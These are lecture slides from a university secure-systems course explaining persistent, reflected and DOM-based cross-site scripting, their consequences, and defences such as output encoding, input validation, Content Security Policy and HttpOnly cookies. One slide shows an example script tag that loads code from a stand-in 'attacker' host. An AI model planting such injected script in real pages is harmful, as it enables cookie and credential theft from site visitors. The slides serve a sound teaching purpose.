CIS 4360
Secure Computer Systems

XSS


Professor Qiang Zeng

Spring 2017

Some slides are adapted from the web pages by Kallin and Valbuena


Previous Class

- Two important criteria to evaluate an Intrusion Detection System
  - Visibility
  - Isolation
- Host-based IDS has good visibility but bad isolation
- Network-based IDS has good isolation but bad visibility
- VMI (Virtual Machine Introspection) based IDS achieves both good visibility and isolation




Outline

- Cross-site Scripting (XSS)
  - Attacks
  - Prevention




What is XSS?


- Cross-site scripting (XSS) is a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser.
- The vulnerable website has acted as an unintentional accomplice to the attacker
  - The attacker does not directly attack the victim
  - Instead, he exploits a vulnerability in a website that the victim visits, in order to get the website to deliver the malicious JavaScript to the victim



How to Inject Malicious JavaScript?


- An attacker leaves “comment” in a forum website
  - But the “comment” actually some JavaScript, e.g., <script>…</script>
- A victim browser loads the webpage containing the “comment”
  - It will execute whatever JavaScript code inside the <script> tags






Consequences of Malicious JavaScript

- Because the attacker has injected code into a page served by the website, the malicious JavaScript is executed in the context of the downloaded webpages from the vulnerable website
- This means that it is treated like any other script from that website: it has access to the victim's data for that website (such as cookies)




Consequences of Malicious JavaScript

- Cookie theft
  - The attacker can access the victim's cookies associated with the website using *document.cookie*, send them to his own server, and use them to extract sensitive information like session IDs
- Keylogging
  - The attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server, potentially recording sensitive info such as passwords and credit card numbers
- Phishing
  - The attacker can insert a fake login form and then trick the user into submitting sensitive information




Steps in a Classic XSS Attack Instance

- Actors: the website, the victim, the attacker
  - The **website** serves HTML pages to users who request them, e.g., http://website/
  - The **victim** is a normal user of the website who requests pages from it using his browser
  - The **attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website





Steps in a Classic XSS Attack Instance

1. The **attacker** uses one of the **website**'s forms to insert a malicious string into the **website**'s database
2. The **victim** requests a page from the **website**
3. The **website** includes the malicious string from the database in the response and sends it to the **victim**
4. The **victim**'s browser executes the malicious script inside the response, sending the **victim**'s cookies to the **attacker**'s server




Steps in a Classic XSS Attack Instance






Types of XSS

- **Persistent XSS**, where the malicious string originates from the website's database
  - That is what we covered just now
- **Reflected XSS**, where the malicious string originates from the victim's request
- **DOM-based XSS**, where the vulnerability is in the client-side code rather than the server-side code





Reflected XSS

1. The **attacker** crafts a URL containing a malicious string and sends it to the **victim**
2. The **victim** is tricked by the attacker into requesting the URL from the website
3. The **website** includes the malicious string from the URL in the response
   - This is the most confusing part; we will explain it!
4. The **victim**'s browser executes the malicious script inside the response, sending the victim's cookies to the **attacker**'s server



Reflected XSS






DOM (Document Object Model)


- An HTML page is treated as a tree wherein nodes can be <head>, <body>, <h1> objects
- These objects then can be manipulated programmatically by, e.g., JavaScript
  - add, change, remove all of the HTML elements
  - With DOM, JavaScript is able to create dynamic HTML

```
<p id="par1">Welcome to JavaScript DOM</p>
var tag = document.getElementById("par1");
var tp = tag.nodeType;
```




DOM-based XSS

1. The **attacker** crafts a URL containing a malicious string and sends it to the **victim**
2. The **victim** is tricked by the **attacker** into requesting the URL from the **website**
3. The **website** receives the request, but does not include the malicious string in the response
4. The **victim**'s browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page
5. The **victim**'s browser executes the malicious script inserted into the page, sending the **victim**'s cookies to the **attacker**'s server



What makes DOM-based XSS different?

- In traditional XSS, the malicious JavaScript is executed when the page is loaded, as part of the HTML sent by the server, while in DOM-based XSS, the malicious JavaScript is executed after the page has loaded, as a result of the page's legitimate JavaScript treating user input in an unsafe way
- This means that XSS vulnerabilities can be present not only in your website's server-side code, but also in your website's client-side JavaScript code
  - The malicious string is never known by the server




Preventing XSS

- XSS is essentially due to careless handling of user input (e.g., the "comment" and weird url)
  - Secure input handling
- XSS frequently relies on external website's JavaScript code
  - Content Security Policy (CSP): defines trusted sources


```
<html>
Latest comment:
<script src="http://attacker/malicious-script.js"></script>
</html>
```

- XSS frequently steals cookies
  - Http-only cookies: cookies that cannot be manipulated via JavaScript




Preventing XSS

- **Encoding**, which escapes the user input so that the browser interprets it as data, not as code
  - print userInput => print encodeHtml(userInput)
  - <script>…</script> => <script>...</script>
  - There are mature libraries you can use: e.g., OWASP's Encoder Project
- **Validation**, which filters the user input so that the browser interprets it as code without malicious commands
  - Whitelisting: only allow URLs starting with http or https
  - Blacklisting: disallow any URL starting with javascript:



XSS vs. CSRF (Cross-site Request Forgery)

- XSS exploits users' trust for website servers
- CSRF exploits website's trust for users
  - When you login your online bank, and assume you simultaneously visit a malicious website, the malicious website forge a money transfer request to your bank website
  - By default, all the cookies (including the login authentication cookie) will be sent along with the request to the bank
  - The bank will be tricked to believe it is a legitimate request submitted by you
- Preventing CSRF: same-site cookie attribute, which requests that the cookie is sent back to the server only when the request is originated from the bank's pages



Summary

- Three types of XSS attacks:
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
- Preventing XSS:
  - Input handling: encoding and validation
  - Content Security Policy
  - Http-only cookies